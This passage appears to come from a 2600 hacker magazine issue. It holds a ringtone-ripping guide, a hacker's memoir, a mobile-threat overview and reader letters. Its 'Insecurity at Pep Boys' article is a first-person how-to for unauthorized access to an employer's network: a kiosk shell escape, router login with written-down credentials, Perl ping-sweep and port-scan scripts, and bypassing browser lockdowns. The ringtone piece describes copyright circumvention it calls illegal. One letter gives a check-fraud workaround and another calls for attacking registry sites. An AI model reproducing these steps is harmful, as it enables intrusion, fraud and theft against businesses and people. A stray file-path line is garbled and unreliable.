4	(-)		Theme Harry Potter	4	(7)		Theme Champions League
5	(14)		Enrique Iglesias Escape	5	(11)		Europe The final countdown
6	(24)		Theme 24	6	(14)		Jan Smit Boom Boom Ballando
7	(11)		Theme X Files				
8	(-)		Anthem Wales	7	(53)		Coldplay Fix you
9	(15)		Mandy Moore Only Hope	8	(12)		Theme - A-Team
10	(10)		Theme Coca Cola	9	(15)		Theme Crime Scene Investigation
11	(-)		Vader Abraham Smurfenlied				
12	(7)		Theme - Sex and the city	10	(5)		The Muppets Manamana
13	(4)		Europe - The final countdown	11	(68)		The Robins Out of the picture (HP reclame)
14	(5)		Theme - Winnie the Pooh				
15	(23)		Theme - Spongebob Squarepants	12	(18)		Hilary Duff Wake up
				13	(7)		Theme Pink Panther
16	(6)		Baha Men Who lets the dog out	14	(10)		Theme Hawai five O
				15	(54)		Theme charmed
17	(13)		Beatles - Happy together	16	(6)		Starwars - Imperial March
18	(-)		theme Starwars	17	(16)		Theme - Harry Potter
19	(12)		James Blunt You're beautiful	18	(9)		theme - James Bond 007
20	(8)		Tiesto - Just be	19	(18)		Jools lied - Hava nagila hava
				20	(17)		Monty Python - Bright Side of

I clicked on the link and brought up the ringtone's page.



I then clicked on the speaker icon next to the ringtone title. This brings open a new browser window that looks like this:

Next I right-clicked in that window and clicked properties like this:



I then clicked and selected the "Address: URL" and copied that to my clipboard. Next, I opened up my Mickey Mouse HTML editor (FrontPage), clicked to open a file, and pasted this URL in the "File name" block and hit enter. This opened up a read-only version of that page. The neat thing about this site and most of the others is that they rely on JavaScript in most of their features which allows us to explore their code when viewing the source.

From this point I just click to view the source and it looks something like this:

```
<html>
<head>
<title>The Muppets - Manamana</title>
<script>
//
// (C) Van den Boom Media 2001-2002
//
img_speaker="http://www.ringtonio.nl/images/sp1.gif";
img_folder="http://www.ringtonio.nl/images/map4.gif";
mleft=130;
mtop=30;
bgplay="http://www.gologo.nl/images/standardplay.png";
bgsend="http://www.gologo.nl/images/standard.png";
d=document;
bd="http://www.ringtonio.nl";
d.writeln ('<link rel="stylesheet" type="text/css" href="'+bd+'/css/11422.css">');
d.writeln ('<scr'+'ipt>');
d.writeln ('function send (id)');
d.writeln ('{');
d.writeln ('window.open (bd+"/send/?id="+id+"&rtaff=2958&clx=1&myid=&brpc=&rtlo=
➥11422","sendpop","toolbar=no,location=no,directories=no,status=yes,menubar=no,
➥scrollbars=yes,resizable=no,copyhistory=no,width=617,height=450,screenX=0,
➥screenY=0,top=0,left=0");');
d.writeln ('}');
d.writeln ('function play (id)');
d.writeln ('{');
d.writeln ('window.open (bd+"/play/?id="+id+"&rtaff=2958&clx=1&myid=&brpc=&rtlo
➥=11422","playpop","toolbar=no,location=no,directories=no,status=no,menubar=no,
➥scrollbars=no,resizable=no,copyhistory=no,width=300,height=160,screenX=0,
➥screenY=0,top=0,left=0");');
d.writeln ('}');
d.writeln ('function nix ()');
d.writeln ('{');
d.writeln ('return;');
d.writeln ('}');
d.writeln ('</scr'+'ipt>');
```

```
</script>
</head>
<script>
window.focus ();
</script>
<style>
body, td, tr, table { font-family: verdana; font-size: 9pt; }
a:link, a:visited, a:active { font-family: verdana; font-size: 9pt; font-weight:
➥bold; text-decoration: none; font-style: normal; color: #0000EE; }
a:hover { font-family: verdana; font-size: 9pt; font-weight: bold; text-decoration:
➥ none; font-style: normal; color: #0000EE; }
</style>
<body bgcolor=#FFFFFF leftmargin=5 topmargin=15 rightmargin=0 bottommargin=0><table
➥width=290 cellspacing=0 cellpadding=2 border=0>
<tr><td rowspan=2 valign=top width=82><center><img src="polyfoon-en.jpg"><embed
➥type="audio/mp3" src="http://content.ringtonio.nl/mp3/21531.mp3" hidden="TRUE"
➥loop="TRUE" volume="100%" autostart="true" width="128" height="128">
</td><td valign=top><font size=-2>You're listening to:</font><br><b>The
➥Muppets<br>Manamana</b>
</td></tr><tr><td><br><li><a href="http://content.ringtonio.nl/mp3/21531.mp3"
➥target=_new>Don't hear anything? Click here!</a>
<br><li><a href="javascript:nix();" onClick="send('81757&brpc='); return false;">
➥Order this ringtone
<br></td></tr><tr><td><br></td></tr><tr><td><center><font size=-2>Language:
➥</font></td><td><a href="?id=81757&rtaff=2958&clx=1&rtlo=11422&setlang=nl"
➥border=0><img src="../images/flg/nl.png" border=0 alt="Nederlands"></a> <a
➥href="?id=81757&rtaff=2958&clx=1&rtlo=11422&setlang=en" border=0><img src="../
➥images/flg/gb.png" border=0 alt="English"></a> <a
➥href="?id=81757&rtaff=2958&clx=1&rtlo=11422&setlang=de" border=0><img src="../
➥images/flg/de.png" border=0 alt="Deutsch"></a> <a href="?id=81757&rtaff=
➥2958&clx=1&rtlo=11422&setlang=fr" border=0><img src="../images/flg/fr.png" border=0
➥alt="Francais"></a> </td></tr></table> </body></html>
```


The key snippet we are looking for is http://content.ringtonio.nl/mp3/21531.mp3. Using a blank html page in FrontPage, you just create a link to that address and then save and open your new html page. With it open, you just right-click on the link and hit "Save Target As..." and save it to your box.

OK, now you have a polyphonic mp3 on your computer. Unless your phone will recognize and play mp3s you are out of luck. My phone does not. It will only play MIDIs and .AMR files. You need to convert your newly acquired mp3 file into .AMR or MIDI. Nokia has made this very easy. Using their free utility Nokia Multimedia Converter 2.0, you can specify the file size cutoff (my phone only allows files up to 64k) and convert your ringtone.

Now you have your ringtone in .AMR format and can either transfer it to your phone via sync cable or through a multimedia message as an attachment.

Summary

This particular method I described is very "bailing wire and duct-tape." If anything, it serves as a starting point for you to learn if you didn't know already. As I stated before, there are many different ways of doing this. It is kind of fun to go through and find more efficient ways while trying different sites. Please remember that this is not legal nor is it fair to the ringtone companies that slave over the works of others and sell them for up to five dollars a pop.



Hacker Perspective

by Mark Abene aka Phiber Optik

I'm not going to tell you what a hacker is. In fact, anyone intent on telling you who or what you are is a liar and not to be trusted. We define ourselves through our own actions, not by the labels others may try to give us. What I will do is share with you a story, and maybe you'll relate to it. So without further ado, let's rewind to the beginning, which is always a good place to start....

In the beginning I spent long hours at the local department store (where, naturally, computers were sold) learning BASIC by typing in programs from books I took out of the local library. Then came my TRS-80 MC-10 with 4K of RAM, 32 columns, and no lowercase. It was awesome. The year is somewhere around 1983. Back then you would use your TV as a display, and it wasn't uncommon to use cassette tape for storage. Eight inch floppies were on their way out, five and a quarter was on its way in - in either case a luxury I didn't possess. There was no broadband, no web, no public Internet. It was definitely a much simpler time.

After a 16K memory expansion, I had really honed my programming skills, having mastered both BASIC and machine language. I was looking for something more and a modem seemed right up my alley. The Bell System was in the process of being broken up and for the first time we had the ability to purchase our own equipment that could be directly connected to the telephone network via a "modular jack." Prior to this an "acoustic coupler" was needed. This was a device that either worked together with a modem or was built right in, possessing a suction-cup-like interface that you'd place a standard telephone receiver on after dialing and hearing the carrier tone of the remote computer. Typical modems of the day operated at two speeds: 110 and 300 baud. Quaint by today's standards, I know. A gift from my parents, my modem was one of the first capable of being plugged directly into a modular jack, thereby not requiring a coupler. It wasn't capable of "autodialing," but neither were most modems of that time. I also received so-called "terminal software" on cassette tape, along with instructions on how to dial into an exciting on-line service known as "Compuserve." Bear in mind that the on-line experience way back then was text-based; besides the occasional block graphics (known as "Videotex"), we interacted with other computers via a single monolithic screen of text with only the most rudimentary cursor control. No mice, no windows.

Initially I was interested in finding others who had the same computer as I had, to swap stories about what we had figured out how to do with the thing, or even to trade programs. To my disappointment, I found few people. What I did find was an operating environment underneath the facade that was Compuserve; it wasn't advertised much, but it gave you access to things like text editors and file storage and, for additional "time-sharing" charges, programming languages. Unfortunately, it seemed that all too many things were available at extra cost on Compuserve, besides the fact that on-line usage was billed for by the hour. I learned that Compuserve was actually made up of a network of minicomputers; machines much larger and more powerful than mine. I wanted to learn about these powerful machines and how to program them.

Some folks I chatted with on Compuserve recommended I try accessing some bulletin board systems (BBSes). I would discover that these were typically microcomputers (Apples, Commodores, etc.) run by some kid with a couple of floppy drives (or maybe even a 1 or 2 meg hard drive!) and a modem with a single phone line. You'd compete with other callers to wait-out busy signals for a chance to read the messages they left, and maybe you'd post your own two cents' worth. I was given some phone numbers in the New York area, but they were mostly concerned with copying games. As was customary, these BBSes advertised the numbers of other BBSes they recommended you call, and I began to make a list with pen and paper. On at least a few of these "boards" (as they were called for short), I found a few people trading passwords! One was for something called "RSTS/E." It was a 516 phone number. You'd connect at 300 baud, press enter a few times, then type "HELLO 101,101", followed by the password "GUEST" when asked. Sounds simple enough, and I was curious.

Amazingly enough, it worked! What I discovered was that RSTS/E was a timesharing system that ran on a minicomputer that was being used by students as part of something called "BOCES," a New York State educational initiative. There were programming languages available for use,

some I'd heard of, others not; personal file storage, even the ability to chat with other users on the system. The personal file storage at first amazed me most: I could write programs, right there on my screen, save them to some remote disk drive somewhere, and hang up. The next day, the programs I wrote would *still be there,* waiting for me. This probably sounds completely obvious to many of you readers who grew up in a world where the Internet or even the web always existed, but this wasn't so for those of us who were among the first kids to use multi-user, time-shared computers. It was a thrill to command a system infinitely more powerful than your own, all from the comfort of your own room. And if you weren't sure about something, all you needed to do in most cases was just type "HELP" and the system would give you more information. I seemed to have a knack for figuring out how to operate these systems. And so I proceeded to comb these BBSes hoping to find more, and sometimes I did: a VAX at SUNY Stony Brook, a Cyber 730 at University of Lowell, Massachusetts. People would occasionally post up passwords for guest access at schools. What's more, they were often willing to trade me one for another. And that's how it started out, innocently enough....

It wasn't long before I started noticing that sometimes I'd lose access to something. It was saddening; one day you were having fun programming on an RSTS and the next day you might find the password no longer worked. Just who exactly was "OPSER," anyway? And why would he block our guest access? One thing was for certain, and that was that I didn't like losing access. It was in that moment that I realized that I would have to learn about how security worked on these systems - how accounts were made and who could make them. How were privileges set up? And could they be circumvented? There must be flaws in these access controls and I intended to find out what they were. Experimentation was part of the process, but I also wanted to find people who knew more, and who actually cared to know more. Games are fun, but this was something real.

No matter what I came across, I always wanted to know more. If I logged into an RSTS or RSX-11 system, I wanted to know everything about it. Even more than what the HELP told me. On some BBSes, I came across informational files, "g-files" or "general files," so named because they didn't fall under any other category; they weren't games, they weren't apps, they were just general text files. Some of these files were crap, but others I'd find were typed up by people who knew more than "HELP." In some cases a lot more. I began to notice something: many of these more informative g-files were signed by members of a group called "LOD" for "Legion of Doom." These guys must be serious, I thought. They were devoting a lot of time and effort to exploring systems in an effort to understand them, just as I was. I needed to find these guys. Show them that I, too, was serious.

One day while chatting with the SYSOP (SYStem OPerator) on some BBS on Long Island, I asked if he had heard of the LOD. In fact, I was asking a lot of people. Most people had heard of them only by reputation and typically reacted with a sense of awe. I pressed this SYSOP to find out if he knew of any places where LOD members were supposed to hang out. I knew I could impress these guys and trade information. A win-win situation in my mind. The SYSOP knew of one particular BBS on Long Island: The Stronghold East Elite. A rather dramatic name... it must be serious. He gave me the phone number but made me promise never to say that it was he who gave it to me. Sure, OK. I eagerly called the number, hoping to sign up as a new user and start looking around. But instead my screen cleared and I was greeted with a rather ominous "PASSWORD:". That was it, nothing else. I took a guess. One guess. And it disconnected me at once. Who were these LOD dudes? I intended to find out....

And so it was. This story has no ending, only a beginning. Maybe your beginning was similar to mine, maybe it was different. It's worth noting that back then simply logging into a computer in and of itself, without permission, wasn't illegal. It wouldn't become illegal until 1986, and those laws wouldn't actually ever be tested until years later. Did you know that many systems even had accounts without passwords? Imagine that.

Consider this story a flashback, a snapshot of a time long gone, a simpler time. In thinking back to those times, I'm reminded that the human spirit is never as free as when it's reaching out to learn.

Mark Abene has been a security consultant for quite a while. From time to time he even likes to lecture on the subject. He's also been a network architect, a sys-admin, a programmer, even an actor. When he gets completely fed up with all these things, he prefers to relax some place warm, like a beach. He's never quite figured out how to swim, despite several well-intentioned attempts. Rumor has it that if you offer to buy him a drink, he may even entertain you with a story....

Insecurity at Pep Boys

by Sakuramboo

After working for Pep Boys for over four years, I have seen a lot of changes from within the company. First I started out as an installer, doing the BS work on cars (changing batteries, headlights, tires, oil, etc.). Then I moved to the parts counter, learning the computers used to look up parts and write up work orders. This was a pretty simple Unix server accessed by IBM InfoWindow II 3153 dumb terminals throughout the store. In 2005, all of the systems got updated with new hardware as well as software, replacing the Unix server with a Linux Suse Enterprise OS and IBM SurePOS 300 terminals. These are the accounts of what I have found out in my short time with the new systems.

When starting the dumb terminal up, you are given the ShopX program which is used for ringing up customers. You need to login with your own numbers (if you are a cashier). When you minimize the window, you are presented with a blank background and a pointer. The GUI resembles that of Window Maker. Right clicking brings up the menu where you can launch Starlight (parts lookup), Commercial Sales (for APD accounts), inside.pepboys.com (the Pep Boys Intranet), an option for letting you set the menu to either parts or service (the difference is that service gets two Starlight programs, whereas parts gets one Starlight and one Commercial Sales program). This is where I found the first little bug.

When you load either Starlight or Commercial Sales programs, you are presented with a login and password prompt. By hitting Ctrl-5, you will drop to a telnet prompt. From the telnet prompt, by hitting Shift-1 (!) you will be dumped at the command prompt with read and write access to the Retail user's home directory. After poking around the terminal's hard drive, I was looking to see just what I could and could not do. GCC was not installed. However, the Perl interpreter *was* installed and could be run from the Retail account.

Now that I had acquired Bash access, I decided to see how far I could take this. Just what exactly were my limitations on the Pep Boys network?

From the command prompt, I decided to ping the inside.pepboys.com web server to make sure that the server was up and accepting requests. With zero percent packet loss, that meant that the server allowed for ICMP requests, which allowed me to assume that all the servers would accept them. So, I should be able to just ping any server and determine if the server was up or not.

Everyone at the store was told that no one is allowed Internet access because the firewall blocks everyone out and in. So, my first idea was to access the router and enable Internet access. The first step was to find out the IP address of the main store's router. A simple traceroute would solve this.

```
retail@str0192rg112:~>/usr/sbin/
➥traceroute inside.pepboys.com
traceroute to inside.pepboys.com
➥(172.21.10.74), 30 hops max, 40 byte
➥packets
 1  rtr0192-999.pepboys.com
➥(10.0.192.74)  3.418 ms  3.435 ms
➥3.441 ms
 2  per0192-pepboys.com (10.33.4.10)
➥93.991 ms  188.497 ms  184.530 ms
 3  cercorpvp7.pepboys.com (10.33.17.57)
➥ 165.771 ms  161.773 ms  157.775 ms
 4  rsmbvlan142.pepboys.com
➥(172.21.140.19)  153.772 ms  149.777 ms
➥  145.692 ms
 5  ph1web2.pepboys.com (172.21.10.74)
➥141.519 ms  137.523 ms  133.549 ms
```

There were two factors involved in determining the store's main router. The first was the IP address. The IP address of the terminal from which I was doing this was 10.0.192.212. So, with this, it is safe to assume that this store owns the 10.0.192.* IP range (the store number is 192). The other factor involved was the hostname of the routers. rtr0192-999.pepboys.com was likely the main router. But, how will I access it? That is where telnet came into play.

```
retail@str0192rg112:~>telnet
telnet>open rtr0192-999.pepboys.com
Username:mod0192
Password:mod0192

Router_0192#
```

Now you might be thinking to yourself, "How do you know the username and password of the router?" Well, to answer your question I must tell the story. Pep Boys used to have employees clock in and out via a time clock that was hung on the wall outside of the office of the store. That got replaced by a computer at the register that is wireless-enabled with Cisco LEAP encryption. Whenever that computer had a problem, it needed to be restarted and the store manager would need to know the username and password to log it in. The store manager at the time had a problem remembering the login information so he wrote them down on a piece of masking tape and taped it to the keyboard. Of course, I remembered it. But, did I know that it was the same login information of the router? No. I just guessed and it worked. So, back to the router....

Upon accessing the router via telnet, I typed "dir" to view the files and found a config file. I felt that it was safe to assume that this config file had the access list needed to open the blocked IP ranges. After failing to open the config file via vi, I enabled FTP on the router and attempted to "get" the file to the dumb terminal's hard drive, allowing me to view the file.

```
Router_0192# configure
Router_0192(config)# ftp-server enable
Router_0192(config)# exit
Router_0192#exit
retail@str0192rg112:~>ftp
ftp> open 10.0.192.1
get /sdmconfig-2811.cfg /home/retail/
➥sdmconfig-2811.cfg
```

This, however, backfired and locked the entire network. Every terminal could not access the store's network. Parts Lookup, Work Order Systems and cash transactions at the registers were all knocked offline. So we (we being the manager on duty and myself) called MIS (the Pep Boys tech department) who told us that another store just got the same thing. They told us to do a hard reset of the router. Once we did that, the network came back online. However; I did not want to attempt this again to find out for sure if the file transfer was the reason behind the network crash.

So I decided to check out the other settings from within the router. I viewed the access list for the router but nothing turned up. So that meant that MIS was lying to everyone (which isn't too uncommon for them). So now I decided to try and find an open proxy somewhere on the network to access the outside Internet. My initial thought was that there might be a server on the subnet of the intranet that might be used as a proxy. So I wrote a crude IP scanner to scan for open IP addresses.

```
#!/usr/bin/perl
$subnet = 000;
while ($subnet <= 255){
   system("ping -q -c 1 -w 1 172.21.$
➥subnet.11");
   $subnet = $subnet + 1;}
```

The terminal window allowed me to view the entire output in the window. But later on I had that script dump the output to a text file for later reading. After finding any open IP address, I needed a port scanner to see if any known proxy ports were open. Nmap was out of the question. Users do not have access to mount external data storage devices (thumb drives), so I had to write something with the tools I had available. This prompted me to write a crude port scanner in Perl.

```
#!/usr/bin/perl
use IO::Socket;
my $port = 1;
$file = "/home/retail/perl/ports.txt";
while ($port <= 10000){
   $sock = IO::Socket::INET->new(PeerAddr => '172.21.101.11',
                                 PeerPort => $port,
                                 Proto => 'tcp',
                                 Timeout => '1');
open (LIST, ">>$file");
   if ($sock){
         close ($sock);
         print "$port -open\n";
         print LIST "$port -open\n";
         $port = $port + 1;
         }
   else{
         print "$port -closed\n";
         $port = $port + 1;
         }
}
close(LIST);
```

After letting my port scanner do its thing, I found that the aforementioned IP address had port 80 open. So I decided to try this out and see if maybe it was a proxy (I know that proxies normally don't run on port 80), but another problem arose. I had no way of inputting the proxy address into Mozilla. Almost everything in the tool bar was blocked out. So I needed to enable everything that was missing.

Getting to the command prompt....

```
retail@str0192rg112:~>cd /.mozilla/
➥default/oqngseuh.slt/chrome
retail@str0192rg112:~/.mozilla/default/
➥oqngeseuh.slt/chrome> ls
chrome.fdr  userChrome-example.css user
➥Chrome.css userContent-example.css
```

I loaded userChrome.css in vi and deleted all the lines that blocked everything out. Now I had the ability to load, edit, and change all the preferences in Mozilla. under Edit > Preferences > Advanced > Proxies. I inputted the IP address of the IP with port 80 and 81 open. On port 81, it brought me to the SSC (Store Support Center) Intranet for Pep Boys. After poking around there for a while, I clicked on the link for MIS and saw a link named "VPN Clients" and another link named "VPN Client Downloads." I downloaded the VPN client for Linux and installed it in the retail home directory. Another feature that the MIS page had was a guide for all new MIS employees. Detailed information on how to do their job was posted for everyone to view (which wasn't really informative). It mostly consisted of Code of Conduct for the employees to follow.

Another IP address that turned up having port 80 open brought me to the corporate headquarters' intranet. There was not that much useful information other than what was on the lunch menu for that day. Tomato soup was the Soup of the Day.

When I got closer to quitting at Pep Boys, I found out that both the Part Lookup and Service terminals were going to be replaced with a new web-based interface. By the time of this printing, it would be safe to assume that only a small minority of stores have had their software upgraded, since Pep Boys tends to upgrade only their high traffic flow stores first, in turn, using them as beta testers for any new software.

The short amount of time I had with the new hardware taught me a lot about how Pep Boys has their network set up. However, because I only had a short amount of time, I was unable to finish my task of gaining Internet access from the terminals. Shortly after finding these bugs in their network, I graduated college and moved out of state, prompting me to quit there and proceed with work in my field.

Thanks to dhbwho, DualDFlipFlop, LUG, and everyone at J!NX.

Mobile Devices - Current and Future Security Threats

by Toby Zimmerer

This article will focus on a system that many people utilize every day. Yet they are oblivious to the power of the threat that they are exposed to. That system is your mobile phone. The advent of smart phones and PDAs has spawned a new security hole that the majority of people completely ignore. Most mobile phones can access the Internet and have Bluetooth communication systems for linking other devices without the use of cables. Additionally, smart phones are utilizing Linux and Windows operating systems and have the processing capabilities of a small computer. Since these devices do not have a built in firewall and provide multiple open communication channels, it becomes perfectly clear that mobile phones pose a prime target for attacks.

Mobile Devices and Operating Systems

Smart phones are currently using two operating systems (Symbian and Windows Mobile 5) that are customized to each cellular provider's mobile device. Symbian (http://www.symbian ➥.com/) is a lightweight Linux operating system that is bundled with a number of applications that can allow a user to work on the road without the use of a laptop. Microsoft has taken their lightweight Windows OS that was originally developed for the iPaq and into the cellular provider market by developing Windows Mobile 5 (http://www.microsoft.com/windowsmobile). Microsoft offers a complement of applications to allow a user to work remotely without the use of a laptop.

For those of you not familiar with smart phones, I would suggest looking at the websites for Symbian and Microsoft Mobile in order to see the mobile devices that are currently supported. As I mentioned earlier, smart phones have the processing capabilities of a small computer. These phones are normally equipped with 64MB to 128MB of memory and can be expanded up to 2GB of additional memory by adding a mini SD memory card to the phone. Some smart phones have integrated keyboards and touch screens that allow you to quickly navigate through menus and enter information. I own a Nokia 9300 that flips open to give the user access to a 1" x 4" high resolution LCD, a 66 button keyboard, and a thumb mouse.

Open Communication Channels

Mobile service providers have expanded their services to provide users with greater access in information through their mobile phones. People in Europe and Japan have been using their mobile phones for web access, messaging, and purchasing goods directly from their mobile phones long before the U.S. market started to offer these services. Mobile phones can retrieve an IP address from their mobile service provider, which provides full access to the Internet to transmit http, SMTP, SSH, telnet, and other TCP/UDP functions.

Most devices are now equipped with Bluetooth to allow the user to connect to their laptops, wireless headsets, or other mobile devices. Bluetooth has a transmit radius of approximately 30 feet and can be configured to allow other devices to find or "discover" the host device. Open Bluetooth channels broadcast a lot of information, including the MAC address, device name, and device model. I saw a demonstration at the Interop show in Las Vegas this year where the vendor was listing all of the Bluetooth connections that were currently open near their booth. On average, there were 60 open Bluetooth connections near the vendor's booth and they were able to retrieve the device name and model device. As a test, I switched on the Bluetooth connection on my phone, disabled the discover feature, and my device was detected.

If you are interested in performing some Bluetooth vulnerability scanning, I would recommend checking out BTScanner by PenTest (http://www.pentest.co.uk/), which runs on a desktop system, or Blooover (http://trifinite.➥org/trifinite_stuff_blooover.html), which runs on your handheld device.

Current and Future Mobile Threats

Mobile device viruses began to show up in 2004 with the release of the Cabir virus. Since then, the number of viruses has grown exponentially, which has resulted in both financial and hardware loss. The Skulls and Onehop viruses are designed to completely disable the mobile handset, whereas the CommWarrior virus will start to transmit SMS messages to everyone in your address book, resulting in additional costs on your phone bill.

These viruses currently propagate through two mediums: SMS and Bluetooth. The CommWarrior virus shows up as an SMS message with an SIS attachment. If the user activates the attachment, the mobile phone will become infected. Bluetooth viruses, such as Cabir, broadcast a message with an attachment to all Bluetooth devices in range. Once again, if the user activates the attachment, the phone will be infected.

As I had mentioned earlier, mobile devices are now retrieving IP addresses and run compact operating systems to provide the user with all the features and functions of a desktop system on their mobile devices. These systems do contain software flaws and holes that will eventually get exploited through the open Internet channel on the devices, leaving the users vulnerable to attacks. As of March, the first Java2 ME viruses started to appear. Sooner or later, viruses will start to propagate to mobile devices over the Internet.

Defending Against Mobile Threats

Currently some software companies are offering anti-virus and firewalls for mobile devices. I would recommend doing some research on the different vendors to see which companies support the broadest range of mobile devices and operating systems. I know one company has been designing mobile AV/firewall solutions for a number of years and has a pretty large distribution throughout the world with a number of mobile service providers. I will let you make your own decision on which route to go. Additionally, I would scan your open Bluetooth connections to see how many open connections you have. Finally, and most importantly, educate yourself and those around you. Most of the current mobile viruses can be thwarted by deleting the attachment or not opening it at all.

Mobile devices are the next vulnerable resource on the market today and will eventually be targeted by viruses that spread across multiple communication channels. As the complexity, features, and processing power of the mobile devices increase, they will provide a prime avenue for malware to exploit. By protecting your mobile devices with anti-virus and firewalls, as well as disabling unnecessary services such as Bluetooth, you can protect your network and yourself from current and future threats.

Written Expressions

On Privacy

Dear *2600:*

In regards to "The Price of Convenience: Our Identities" by Squealing Sheep in 23:1, he forgot about a check verification service/company called Telecheck (www.telecheck.com). Telecheck, which is used by most retailers to verify checks, does an extensive yet quick verification process that requires both a valid bank routing number *and* account number. Telecheck goes one step further by then verifying whether that particular account has sufficient funds to cover the amount listed on the check.

But there is still a way that identity thieves could corrupt this process to their advantage. All an identity thief needs to do is have a valid routing number *and* account number with sufficient funds because Telecheck does *not* require verification of the name and address attached to any particular set of routing and account numbers (collectively known as the MICR number located on the bottom of checks). The verification of name and address is done by the retailer (who normally asks to see a photo ID) and is not processed through the same system as Telecheck. So if an identity thief finds a legitimate routing number and account number and creates a fake ID (it doesn't matter if it's the victim's or not), he can still work around Telecheck.

Rogaine Rebel

Dear *2600:*

Last night my Internet provider Cox (I don't have a choice here in Orange County, California) suddenly decided to block my Internet access. You probably know what's coming. Yes, I downloaded *Mission Impossible III* "by accident." The movie sucked. The next morning the friendly and unknowledgeable customer service rep told me my account was suspended. They said I was downloading movies. I played dumb to find out what they really knew because I was still thinking they were just monitoring traffic volume. To my surprise they knew I was downloading the latest hot movie by name. Of course, I was unaware of my ports 6881-6999 being used illegally. So I had to ask if they were watching every packet flying by after having been alerted by their admin/system and the answer was "Oh, no, we don't watch your traffic - that's privacy!"

So either they were lying or someone in the upper food chain has quite a nice backdoor into the ISP's system. That would be the scariest possibility, but I assume that's the case here. Anyway, their procedure is they catch you, send you a warning email that your service has been suspended and wait for you to call, then they unblock your service again. The third time they not only catch you but they terminate service. It would be a pain to ever get back on because you would have to prove that you owned the copyrights to the movie/music/software you downloaded - most likely impossible.

This should not keep anybody from sharing because sharing is necessary and good, but one has to be conscious about their Internet traffic.

lup0

We'll skip the debate over what's right and wrong to share and download since that's not really the issue here. This is a far more troubling indication of the type of traffic monitoring that may be going on. You could have learned a great deal by asking these people exactly how they knew the title of the film you downloaded if it wasn't a "privacy invasion" on their part. The desire to learn how their surveillance works would actually be an interesting argument for downloading things in the first place. In all seriousness, there is likely more going on in this arena than a simple cat and mouse game. Just as security scares are planted in the real world to ensure public support of increased surveillance (yes, we believe it), the "piracy problem" could easily be compounded by those who want to make such monitoring a permanent feature. We need to know exactly what they're doing.

Dear *2600:*

After months of waiting for my mother's tax returns to be released from the bureaucracies of the IRS, my mother finally got what she was waiting for, and a little more. Upon opening the official looking envelope obviously belonging to her, she found underneath her check a second check belonging and addressed to an unknown person in our town, complete with his name and Social Security Number. It seems quite idiotic for official checks to have SSNs labeled so boldly on them because it seems far too easy for it to fall into the wrong hands.

Robert Barat

Dear *2600:*

This letter does not concern technology but rather privacy, American society, and broken stuff. Roe vs. Wade gives women full ownership of their bodies, as all should be granted, though many (with some decent arguments) believe a fetus to be an entity unto itself, which makes an abortion a flat-out murder. How can controlled substance and assisted suicide legislation not be rescinded under that landmark blanket? You people have sense. Tell me if I'm imagining things, please?

eudemonist

You're imagining things if you think we're going to open that kettle of worms in here.

Dear *2600:*

In "The Price of Convenience" in 23:1 it is noted how sex offender registries expose personal data. In

some states it is even worse than you indicate. New Mexico feels it necessary to give the world a registrant's birth date, Social Security Number, and a nice digital picture. To have total control of their identity, one need only engage in some web research or idle chat with an offender to find out their mother's maiden name. I have considered writing an article about how to exploit loopholes in the registry, which differ depending on which state you reside in, but then they would likely be closed. In the future I am sure ANPR, as mentioned in "The State of Surveillance," will no doubt make these loopholes harder to exploit. But by then, maybe the list of designated moral deviants will have expanded to include liberals, atheists, etc., and the majority of citizens will be equally exposed. In the meantime it would be nice to see these sites regularly attacked.

Highdesert

We don't condone attacking sites but certainly some of the thinking behind this needs to be held up to some real scrutiny.

Dear *2600:*

I recently had an awkward experience with my bank and I thought you might be interested. I was issued a new ATM/debit card because information of mine may have been compromised by a third party. It looked like standard procedure. They automatically issued a new card. On the surface that looked pretty nifty.

However, being the somewhat tech savvy person I am, I looked a bit closer. "Maybe this is just a very detailed scam," I thought to myself. Looking over the letter, I noticed that it was written on May 15th. I was reading this letter on June 3rd. Ding! There goes a red flag. I noticed that the letter was also metered on May 29th, so apparently this thing had been around for a good two weeks before it was mailed out.

I headed to the nearest branch to sort this out. After talking to several people, they pulled my information and found out that I had indeed been issued a new card. I mentioned my suspicions and they looked at me like I had nine heads. Essentially the card is printed and such when the fraud is suspected, but it isn't mailed out until the end of the month, just like my monthly account statements. Your mileage may vary, but that's how it was explained to me. What it boils down to is that a new card will sit around for a while before it's mailed to you.

To tie up any loose ends, I called up the bank's national number and tried to figure out what information may have been compromised and I was given the run around. I got the same answer: A third party had their info compromised and we think that your information may have been in there when it happened. I could not get any clues as to what information of mine they think may have been compromised, nor could I get a clue as to who may have been compromised. All of this would have been handy in preventing identity theft and the like because I could potentially be one step ahead of the perps.

However, all was for naught as I was given no information at all. I wound up filing a credit report with the major institutions and found that I had no credit, which in this case means I don't have a credit card and that no one has filed one in my name.

My main point in all of this was just to spread the information. Keep a lookout on your financial stuff. I got lucky this time. At least I've been lucky so far. Next time it might not happen that way.

Sim

Dear *2600:*

In response to Acidevil's letter in 23:2, I thought that I'd just summarize the current credit card situation in the U.K.

As of February 14, 2006, "chip and PIN" (CAP from here on) went live, so to speak. That is, the signature system is no longer used at all and only CAP-based units are allowed for transactions. The idea of these cards is, as has been pointed out, to do away with the magstripe/signature system and bring in chip-based cards that use your current PIN number - hence, "chip and PIN."

Insofar as fraud goes, things in reality are no better. There are still incidents of skimmers on ATMs (the ones that have cameras and card readers) and the magstripes are *still used!* When questioned about this in interviews, the credit card companies claim that it is for "overall convenience of the customer." That's right, it's just so that Fred Bloggs can go to Turkey where CAP isn't fully integrated and use their same cards there.

